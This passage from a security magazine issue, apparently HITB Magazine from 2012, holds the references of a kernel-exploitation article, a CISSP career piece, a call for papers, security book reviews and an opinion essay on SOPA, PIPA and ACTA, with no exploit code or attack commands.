useful for uncommon and non-trivial vulnerability exploitation. As Microsoft is going to incorporate numerous new kernel-level anti-exploitation measures in the Windows 8 build, I am really excited to see how the ring-0 security field - and specifically, offensive techniques - are going to evolve and develop in the near future. ¶

References

1 Bartosz Wójcik: Konkurs Pimp My CrackMe. *http://www.secnews.pl/2011/04/28/konkurs-pimp-my-crackme/*
2 Mateusz "j00ru" Jurczyk: Protected Mode Segmentation as a powerful anti-debugging measure. *http://j00ru.vexillium.org/?p=866*
3 Z0mbie: Adding LDT entries in Win2K. *http://vxheavens.com/lib/vzo13.html*
4 Intel® 64 and IA-32 Architectures Software Developer Manuals. *http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html*
5 Tarjei Mandt: Kernel Attacks through User-Mode Callbacks. *http://www.mista.nu/research/mandt-win32k-paper.pdf*
6 Mateusz "j00ru" Jurczyk, nt!NtMapUserPhysicalPages and Kernel Stack-Spraying Techniques. *http://j00ru.vexillium.org/?p=769*
7 Mateusz "j00ru" Jurczyk, Windows Security Hardening Through Kernel Address Protection. *http://j00ru.vexillium.org/blog/04_12_11/Windows_Kernel_Address_Protection.pdf*
8 Ruben Santamarta, Exploiting Common Flaws in Drivers. *http://reversemode.com/index.php?option=com_content&task=view&id=38&Itemid=1*
9 Corelan Team (corelanc0d3r), Exploit writing tutorial part 11 : Heap Spraying Demystified. *https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/*
10 Alexandor Sotirov, Heap Feng Shui in JavaScript. *https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf*
11 Tarjei Mandt: Kernel Pool Exploitation on Windows 7. *http://www.mista.nu/research/MANDT-kernelpool-SLIDES.pdf, http://www.mista.nu/research/MANDT-kernelpool-PAPER.pdf*

Jobs and Certifications
Looking at the 2012 Landscape?

Tips and Trick on becoming a Certified Information Systems Security Professional (CISSP®)

Clement Dupuis, CD, Chief Learning Officer (CLO) SecureNinja.com and Founder and Owner CCCure Family of Portals CCCure.Org

Once again another year that just went by in the time it takes to blink. The good news is that 2012 looks very promising for Security Professionals. The demand for certification will continue to rise very strongly and some of the leading certifications have emerged as some of the most desirable in the market. We will talk about them a bit later in this article.

Visiting the Dice.Com website today I was happy to see that hiring is also going to become more active throughout 2012 and almost 100% of companies have plan on increasing staff and budget to improve their security. This is really good news in the sluggish job market we currently have. Something you can definitively look forward to.

The bank info security website has a nice article on the TOP 5 Security Certifications for 2012. Here is an extract:

The top 5 information security certifications for 2012 include the CISSP, CISM, GIAC, CEH and vendor credentials offered by companies such as Cisco and Microsoft. These certifications are in demand not only for their demonstration of IT security proficiency, but also because certified candidates go through training that reflects a higher standard of ethical conduct - a topic that has renewed focus by hiring managers.

"I look for certified candidates specifically from (ISC)2 and ISACA because of their stringent implementation of code-of-ethics," says Abbas Kudrati, Information security manager at The National Bank of Kuwait. "At (ISC)2 or ISACA, you don't

2012 will be one of the most exciting years in the Security Certification world.

1. Organization are requesting certifications as a minimum requirement on many job posting.
2. Companies are asking for certifications that have some hand-on practical component.
3. Companies are planning to increase hiring of Security Professionals across the board.

get the title by just passing an exam. Individuals are held to much higher standards and above all trained to discharge professional responsibilities with integrity," he says. "If I am giving my entire bank's network to an individual for testing I need to have some assurance that they are ethical."

Read the full article at:
http://www.bankinfosecurity.com/articles.php?art_id=4291&opg=1

NEW TREND TO WATCH FOR IN 2012

Security certifications are finally starting to mature and government requirements for such certification are getting more defined and more in line with Information Assurance specialists true employment.

People holding Bachelor Degree or Master Degree in Information Assurance will start to see their degree being recognized the same as some of the leading certification. If someone spent multiple years learning about IA then it is certainly worth as much as a technical certification.

Employers are starting to request certification that includes a demonstration of learned skills through practical application of the skill being learned. Classes will start to include labs where one must demonstrate the he is able to talk the talk and walk the walk. In short: Show me what you can actually do versus show me your passing grade.

2012 will also see great initiative such as the **The National Initiative for Cybersecurity Education (NICE)** which has academia, the industry, and the government working toward improving the value of security certification by defining what is needed for an apprentice, a journeyman, and a master. This is certainly one initiative I would keep a close watch. It will change the landscape of certification for the better. ¶

Clement Dupuis is the Chief Learning Officer (CLO) of *SecureNinja.com*. He is also the founder and owner of the CCCure family of portals.

For more information, please visit *http://www.cccure.org* or e-mail me at clement@insyte.us

The CCCure Family of Portals:
http://www.cccure.org. For the CISSP in becoming and other high level certifications

http://www.freepracticetests.org/quiz/home.php
The CCCure FREE quizzer engine (25% of questions are FREE. We have 1800 questions for the CISSP EXAM

hitb magazine

KEEPING KNOWLEDGE FREE

HITB Magazine is currently seeking submissions for our next issue. If you have something interesting to write, please drop us an email at: *editorial@hackinthebox.org*

Submissions for issue #9 due no later than June 2012

Topics of interest include, but are not limited to the following:

* Next generation attacks and exploits
* Apple / OS X security vulnerabilities
* SS7/Backbone telephony networks
* VoIP security
* Data Recovery, Forensics and Incident Response
* HSDPA / CDMA Security / WIMAX Security
* Network Protocol and Analysis
* Smart Card and Physical Security
* WLAN, GPS, HAM Radio, Satellite, RFID and Bluetooth Security
* Analysis of malicious code
* Applications of cryptographic techniques
* Analysis of attacks against networks and machines
* File system security
* Side Channel Analysis of Hardware Devices
* Cloud Security & Exploit Analysis

Please Note: We do not accept product or vendor related pitches. If your article involves an advertisement for a new product or service your company is offering, please do not submit.

Practical Malware Analysis

The Hands-On Guide to Dissecting Malicious Software


MICHAEL SIKORSKI & ANDREW HONIG

Malware analysis is big business, and attacks can cost a company dearly. When malware breaches your defenses, you need to act quickly to cure current infections and prevent future ones from occurring.

For those who want to stay ahead of the latest malware, Practical Malware Analysis will teach you the tools and techniques used by professional analysts. With this book as your guide, you'll be able to safely analyze, debug, and disassemble any malicious software that comes your way.

You'll learn how to:

- Set up a safe virtual environment to analyze malware
- Quickly extract network signatures and host-based indicators
- Use key analysis tools like IDA Pro, OllyDbg, and WinDbg
- Overcome malware tricks like obfuscation, anti-disassembly, anti-debugging, and anti-virtual machine techniques
- Use your newfound knowledge of Windows internals for malware analysis
- Develop a methodology for unpacking malware and get practical experience with five of the most popular packers
- Analyze special cases of malware with shellcode, C++, and 64-bit code



Hands-on labs throughout the book challenge you to practice and synthesize your skills as you dissect real malware samples, and pages of detailed dissections offer an over-the-shoulder look at how the pros do it. You'll learn how to crack open malware to see how it really works, determine what damage it has done, thoroughly clean your network, and ensure that the malware never comes back.

Malware analysis is a cat-and-mouse game with rules that are constantly changing, so make sure you have the fundamentals. Whether you're tasked with securing one network or a thousand networks, or you're making a living as a malware analyst, you'll find what you need to succeed in Practical Malware Analysis.

About the Authors

Michael Sikorski is a Principal Consultant at **Mandiant**. He provides specialized research and development security solutions to the company's federal client base, reverse engineers malicious software discovered by incident responders, and has helped create a series of courses in malware analysis (from Beginner to Advanced). He has taught these courses to a variety of audiences including the FBI, the National Security Agency (NSA), and BlackHat. A former member of MIT's Lincoln Laboratory and the NSA, he holds a Top Secret security clearance.

Andrew Honig is an Information Assurance Expert for the Department of Defense. He teaches courses on software analysis, reverse engineering, and Windows system programming. Andy is publicly credited with several zero-day exploits in VMware's virtualization products. ¶

Rating: ★★★★½

Product Details

Paperback: 800 pages
Publisher: No Starch Press; 1st edition (Feb. 29, 2012)
Language: English
ISBN-10: 1593272901
ISBN-13: 978-1593272906
Product Dimensions: 9.2 x 6.9 x 1.7 inches

The Tangled Web

Guide to Securing Modern Web Applications


MICHAL ZALEWSKI

Product Details
Paperback: 320 pages
Publisher: No Starch Press; 1st edition (Nov. 26, 2011)
Language: English
ISBN-10: 1593273886
ISBN-13: 978-1593273880
Product Dimensions: 9.2 x 7 x 0.9 inches

Modern web applications are built on a tangle of technologies that have been developed over time and then haphazardly pieced together. Every piece of the web application stack, from HTTP requests to browser-side scripts, comes with important yet subtle security consequences. To keep users safe, it is essential for developers to confidently navigate this landscape.

You'll learn how to:

- Perform common but surprisingly complex tasks such as URL parsing and HTML sanitization
- Use modern security features like Strict Transport Security, Content Security Policy, and Cross-Origin Resource Sharing
- Leverage many variants of the same-origin policy to safely compartmentalize complex web applications and protect user credentials in case of XSS bugs
- Build mashups and embed gadgets without getting stung by the tricky frame navigation policy
- Embed or host user-supplied content without running into the trap of content sniffing



This book offers a compelling narrative that explains exactly how browsers work and why they're fundamentally insecure. Zalewski examines the entire browser security model, revealing weak points and providing crucial information for shoring up web application security.

About the Author

Michal Zalewski is an internationally recognized information security expert with a long track record of delivering cutting-edge research. He is credited with discovering hundreds of notable security vulnerabilities and frequently appears on lists of the most influential security experts. He is the author of *Silence on the Wire* (No Starch Press), Google's "Browser Security Handbook," and numerous important research papers. ¶

Rating: ★★★★★

Book Review

A Bug Hunter's Diary

A Guided Tour Through the Wilds of Software Security

TOBIAS KLEIN

Reviewed by Mateusz 'j00ru' Jurczyk

In the modern times of noisy news headlines like "A Security Researchers Unveils a Critical Vulnerability in Product X", little is publicly said about the overall bug hunting process, in lieu of discussions regarding technical bug details, exploitation mitigations and their countermeasures. The taste of identifying a target, finding a vulnerability, creating proof-of-concept code and talking to the vendors was only known to those actively participating in the security scene - but only until Tobias Klein published his book called A Bug Hunter's Diary. Mr. Klein, a German security researcher, decided to let the reader take a glimpse at how a bug hunter's daily work looks and feels like; a subject as much interesting as underestimated in the common literature.

The book is divided into eight chapters and a brief Appendix. The Introduction outlines basic concepts, assumptions and tools used by the author and commonly referenced thorough the book. After that follow seven technical chapters, each discussing a vulnerability in a different product, found and responsibly disclosed by the author during the course three years (2008 - 2011). The diversity of software classes discussed in the book ranges from media decoders (VLC, FFmpeg) through web browsers (WebEx ActiveX control) up to kernels and device drivers (Solaris, Mac OSX, Apple iOS, Avast! driver). Thanks to the wide selection of presented hardware and software platforms and products, one can learn how all kinds of software can be subject to fundamentally trivial bugs, and how different vendors have completely different policies and response times in regard to external reports.

Product Details
Paperback: 208 pages
Publisher: No Starch Press; 1st edition (Nov. 11, 2011)
Language: English
ISBN-10: 1593273851
ISBN-13: 978-1593273859
Product Dimensions: 8.9 x 5.9 x 0.8 inches

What I consider the biggest advantage of the book is the specific layout of the chapters. Each of them is arranged in the form of a story, beginning with an initial concept of how to approach a chosen target and ending with a patch release and advisory publication. This goes far beyond the typical scheme of limiting focus to technical aspects of software security only, and makes the book enjoyable for anyone interested in vulnerability discovery.

As a diary, I believe it is one of the best books I have read so far. Easy writing style, interesting bugs and illustrative pictures and code listings are the key points making it so successful. Bear in mind, though, that it should not be confused with a textbook - if you are looking for a complete overview of common vulnerability classes or information regarding exploitation mitigations such as DEP or ASLR, you'd rather refer to The Shellcoder's Handbook or a similar volume. That said, I would especially recommend A Bug Hunter's Diary as an excellent supplement of a security textbook to everyone making his first steps in the software security field. I definitely wish to see more books of this kind published in the future.

About the Authors

Tobias Klein is a security researcher and founder of NESO Security Labs, an information security consulting and research company based in Heilbronn, Germany. As a vulnerability researcher, Tobias has identified and helped to fix numerous security vulnerabilities. He is the author of two other information security books published in German by dpunkt.verlag of Heidelberg, Germany. ¶

Rating: ★★★★

Online Security at the Crossroads

"Technically speaking, there are simply too many ways to copy and disseminate information today, and it is very difficult to retain sole control of one's intellectual property" *— Dr. Kenneth Geers*

Jonathan Kent

Some wag once explained the difference between the United States and Canada like this: "When Americans went West it was just them against the wilderness; the pioneers led and the law followed. They could do whatever they wanted unless someone with a badge and a gun caught up with them and told them they couldn't. And even that, as anyone who has ever watched a John Wayne or Jimmy Stewart movie knows, might not have been enough to persuade them. In Canada, on the other hand, when pioneers ranged into the vast interior, they found a nice man in a red suit waiting for them. Law, in the shape of the Mounties, got there first.

So today's America is a wild, crazy, gun-infested place where the presumption is that you can, unless you're forced to stop. It's a place of innovation, of culture wars, of anything goes. Canadians, meanwhile, are wonderfully polite."

The internet is at a crossroads. Do we keep going straight ahead or do we turn off the road, away from the chaotic creative and occasionally hazardous environment of the net we know and love towards a digital Canada, where nothing happens that would offend anyone? There are issues about security and there are issues about copyright protection.


The latter has already produced attempts to control the internet in the shape of draft legislation like SOPA and PIPA, both introduced into the US Congress, and international agreements like ACTA.

The proposed changes are primarily driven by the needs of the world's media and entertainment businesses. Dr. Kenneth Geers, Cyber Subject Matter Expert with the US National Criminal Intelligence Service (NCIS) at Quantico, puts it succinctly: "Technically speaking, there are simply too many ways to copy and disseminate information today, and it is very difficult to retain sole control of one's intellectual property."

Some very powerful businesses with a large, valuable IP legacy are failing to move from Twentieth Century business models to ones that work in the internet age. As Dr. Geers says: "Many businesses that cannot adapt to this new environment will die ... but other, more agile companies will take their place!"

Some might say the dinosaurs did it to themselves. They stumbled into the digital environment not knowing the laws of the land where they set up store. Moreover they pissed people off by failing to pass on any of the costs savings they were

making by going digital while changing the deal they offered from ownership to rental. You pay more and yet you don't get to sell on your stuff when you're done with it. It's the digital equivalent of the original Die Hard movie where Bruce Willis is dropped in Harlem with a sign round his neck with 'I hate N***ers' written on it. It's an invitation for bad shit to happen.



But the dinos of C20th entertainment aren't taking extinction lying down. They're sponsoring a raft of measures that could take the internet, in its present form, down with them, just to buy themselves a few more years of life.

SOPA – the Stop Online Piracy Act – was put forward by a Texan Republican congressman Lamar Smith. That of itself should be enough to give right thinking people the fear. Texas Republicans are the people who brought the world Rick Perry and a school board that thinks Biblical creationism should be taught as science. SOPA in internet terms is God, in the shape of the courts, leaning out of a cloud and smiting the Philistines (for Philistines read file sharers and website owners unto the tenth generation) mightily.

What scared many internet based companies and those who want a freer web were provisions like that allowing people to use the courts to cripple websites accused of trademark or intellectual property violation. Under SOPA court orders could have barred payment companies, ISPs and search engines from any dealings with sites even accused of violating copyright. In effect it proposed handing big business a weapon to destroy not just violators but legitimate competitors.

PIPA, the Protect IP Act took a similar line in that it proposed allowing courts to issue orders stopping advertisers, transaction companies, ISPs from doing business with 'rogue' sites. It also floated the idea of using DS blocking to effectively disable sites that violate copyright. That idea brought a quietly scathing response from Google's executive chairman Eric Schmidt.

SOPA – the Stop Online Piracy Act – was put forward by a Texan Republican congressman Lamar Smith. That of itself should be enough to give right thinking people the fear. Texas Republicans are the people who brought the world Rick Perry and a school board that thinks Biblical creationism should be taught as science.

"I would be very, very careful if I were a government about arbitrarily [legislating] simple solutions to complex problems," Schmidt said. "Let's whack off the DNS'….seems like an appealing solution but it sets a very bad precedent because now another country will say 'I don't like free speech so I'll whack off all those DNSs' – that country would be China," and concluded that it could result in; "disastrous precedent setting in other areas."

PIPA and SOPA sparked a major standoff between old media and new technology companies and in January President Obama seemed to come down on the side of the latter. "Any provision covering Internet intermediaries such as online advertising networks, payment processors, or search engines must be transparent and designed to prevent overly broad private rights of action that could encourage unjustified litigation that could discourage startup businesses and innovative firms from growing," the White House said in a statement.

The Senate Democratic leadership withdrew the bill and PIPA's main sponsor, Democratic Senator Patrick Leahy accepted defeat, at least for the time being, but warned: "..the day will come when the Senators who forced this move will look back and realize they made a knee-jerk reaction to a monumental problem."

PIPA's opponents inevitably retorted that the answer wasn't to indulge in a knee-jerk reaction that would cause different but equally monumental problems. PIPA and SOPA are, at least for now, on ice. However another proposal with potentially far reaching consequences is still live and dangerous.

At the time of writing the Anti Counterfeiting Trade Agreement (ACTA) had been signed by a host of major countries including the United States, Japan, Canada, Australia and the European Union.

Various provisions in the agreement have generated opposition from a wide array of sources. In January Kader Arif, a French MEP and the European Parliament's Rapporteur on ACTA, resigned in protest over the way the negotiations were handled. His resignation statement was beyond blunt. It began: "I want to denounce in the strongest possible manner the entire process that led to the signature of this agreement: no inclusion of civil society organisations, a lack of transparency from the start of the negotiations…" and ended; "This agreement might have major consequences on citizens' lives, and still, everything is being done to prevent the European Parliament from having its say in this matter…. I will not take part in this masquerade."

Much of the treaty was kept secret during the negotiations. Both the Bush and Obama administrations had cited national security in order to refuse Freedom of Information

requests for details relating to the treaty. The European Parliament's requests for the European Commission (the appointed collection of senior bureaucrats which effectively runs the EU) to disclose documents related to the treaty and the negotiations were rebuffed. It was only published in April 2011, a good three years after initial drafts or discussion papers were published by Wikileaks.

So what is this apparently innocuous trade agreement that has led to thousands of people demonstrating across Europe? Well ACTA effectively puts the whip into the hands of intellectual property owners, whether they be pharmaceutical companies, movie studios or record labels and, if its critics are to be believes, rides roughshod over the human rights of everyone else. There are concerns, for instance, that it would allow border security officials to search your laptop hard drive or your iPhone to check if you had illegal material stored.

ACTA would set compensation at recommended retail price rate, so if a teenager downloaded thousands of music tracks and movies illegally they could be fined thousands of dollars. It's possible that an ISP or a parent who had rented the broadband connection which that teenager used could also find themselves liable. The cumulative effect of such charges could cause hundreds of net businesses to collapse.

The Free Knowledge Institute claimed (at an earlier stage) that ACTA "would profoundly restrict the fundamental rights and freedoms of European citizens, most notably the freedom of expression and communication privacy."


Even security experts within government counsel caution. "We simply need to be very smart when we give government new powers, because in the future those powers may be abused," says Kenneth Geers flagging concerns about free speech.

"It is often said that any censorship leads to over-censorship," he asks. "For example, how do you prevent a discussion of women's breasts and not also keep many good chicken recipes off the Web?" (…or indeed the other way round if you're a lusty vegetarian).

Swedish Pirate Party MEP Christian Engström neatly summarises many of the objections to ACTA on his blog. Among these are concerns that ACTA would allow big pharma to block the sale of generic medicines, vital to healthcare in poorer countries, even where their original patents had expired.

Moreover Engström is concerned that ACTA leaves elected parliaments impotent, that the treaty is sufficiently ambiguous that it's open to big business and their expensive

ACTA would set compensation at recommended retail price rate, so if a teenager downloaded thousands of music tracks and movies illegally they could be fined thousands of dollars. It's possible that an ISP or a parent who had rented the broadband connection which that teenager used could also find themselves liable.



lawyers to have it interpreted in their favour and that in any case ACTA won't have much impact on counterfeiting as no government in any major counterfeiting centre, Brazil, India, China and Russia for starters, has signed up, nor are they likely to.

What Engström really seems to fear is that ACTA will allow the internet to develop in one direction only – and that's in the safe, commercial direction that the treaty's sponsors favour.

For Fabio Ghoni, Founder of Hacker Republic, that's a chilling prospect. "It would be the real beginning of the end of a free nation internet," Ghioni told HiTB Magazine. "All infringed copyrighted material would go underground and would be distributed through those countries where copyright is just a word. The use of cryptography will rise well beyond the IT specialists, making the new laws useless for their purpose and only useful for policing the web."

Software guru and father of Direct 3D Servan Keondjian agrees. "Much [of today's web activity] would move into darknets and crypto systems," says Keondian who has been actively tracking the development of digital alternatives like Bitcoin. "And there would be a divide between mainstream users who would stay and complain (and I think there would be many ongoing issues and complaints) and those that just don't care because they could move to darknet systems." He points to the emergence of parallel networks like GuiFi in Barcelona and to darknets in China as early indicators.

While opposition to ACTA has seemingly stalled ratification of the treaty, its supporters see it as a single battle and not the war. If ACTA doesn't get passed then something else surely will. SOPA, PIPA and ACTA are not isolated attempts to skew the internet towards the needs of big business. There have been a whole slew of 'initiatives' over the years and there will surely be many more.

Call it a war of attrition. The protests against ACTA have caught many governments by surprise and the treaty may get watered down to the point where it's largely ineffective. But what about ACTA 2 or 3 or 8? Will people turn out on the streets time after time after time?

Big business has the resources to stay in the game. Protesters run out of time, money and emotional energy. To those who want to tame the net it must look like a one way street. Jonathan Zittrain, in his 2008 book 'The Future of the Internet', sets out two possible futures. One is a world of 'tethered' devices; iPhones, iPods, Kindles, Xboxes, devices that are to a great extent controlled by their makers. The only software that Joe Public will use on them is software approved by the manufacturer. Updates happen remotely.

Some devices could even be disabled or changed remotely as was threatened as a result of the TiVo/EchoStar dispute when in 2006 a Texas court ordered the latter to switch off DCR on its dish systems because they allegedly infringed TiVo's patents. That would have led to EchoStar remotely interfering with boxes already owned by its customers.

Zittrain points to the moribund US telecoms market pre 1960 when AT&T pretty much killed off any attempt to use third party hardware with its phone network. Users were stuck with whatever AT&T chose to sell them. There was no innovation because there was no competition and thus no impetus.

In contrast he talks about the astonishing 'generative' capacity of the net. By 'generative'' he means its ability to be turned to uses that its creators never

Some devices could even be disabled or changed remotely as was threatened as a result of the TiVo/EchoStar dispute when in 2006 a Texas court ordered the latter to switch off DCR on its dish systems because they allegedly infringed TiVo's patents. That would have led to EchoStar remotely interfering with boxes already owned by its customers.

envisaged. As with the PC, the technology is sufficiently open that it's possible to use it in any which way. Of course some of those ways may be illegal but most are not.

Let me give you another small example of generativity in the shape of Jeff Hall, from San Antonio in Texas (I have to balance things up here. Texas gave us Rick Perry and Lamar Smith but it also gave us Jeff.) Jeff is a former broadcast engineer in his forties. A few years back he had a massive stroke and now he's tetraplegic. In practical terms, that means Jeff has very little movement – he can use one finger. He can't speak.

He's not quite 'locked in' but damned nearly. If it weren't for technology there wouldn't be much he could do. As it is there's quite a lot he can do. And the cost of the tech that allows him to speak, write, move and whatever has plummeted in recent years for the simple reason that many tech devices are generative. That means that people can take off-the-shelf gizmos and hack them to do cool things that allow Jeff, and others in a myriad different situations, to pack their lives with more meaning – such as, in Jeff's case, to have real communication and deeper relationships.

It's this almost boundless utility of the net that means its millions of users have a shared interest in keeping it that way. It's one of the things that too many of the suits in legislatures don't get about hackers. They assume it's about destruction. They don't see that for the vast majority it's about ensuring that Wild West of the 21st Century stays wild, and useable, not broken. Of course many hackers believe that a web turned into a series of proprietary walled gardens would be broken. That's why it's turned into something akin to a war.

Ghioni says there's the danger of a downward spiral into censorship and control: "The reaction [to the ratification of treaties like ACTA and the passage of laws like SOPA and PIPA] would be violent of course. Rogue groups like Anonymous will probably make it their mission to hack into majors and governments servers. And this will prompt some more restricting regulations."

Rick Falkvinge, founder of the Swedish Pirate Party, sees dissent spilling out beyond netizen activists. "If you want my worst case scenario we're heading towards a revolution, a European Spring if you like," he says. "I think Hollywood and their ilk are quite unaware that they're up against millions, possibly a billion western citizens who will rise up against the clampdown on freedom of speech if they don't back down."

Well, Maybe. Falkvinge probably overestimates people's willingness to get off their swivel chairs, just as the IP dinosaurs underestimate the anger out there. One thing is for sure though; this ain't over. ¶

CONTACT US

HITB Magazine
Hack in The Box (M) Sdn. Bhd.
Suite 26.3, Level 26, Menara IMC,
No. 8 Jalan Sultan Ismail,
50250 Kuala Lumpur,
Malaysia

Tel: +603-20394724
Fax: +603-20318359
Email: *media@hackinthebox.org*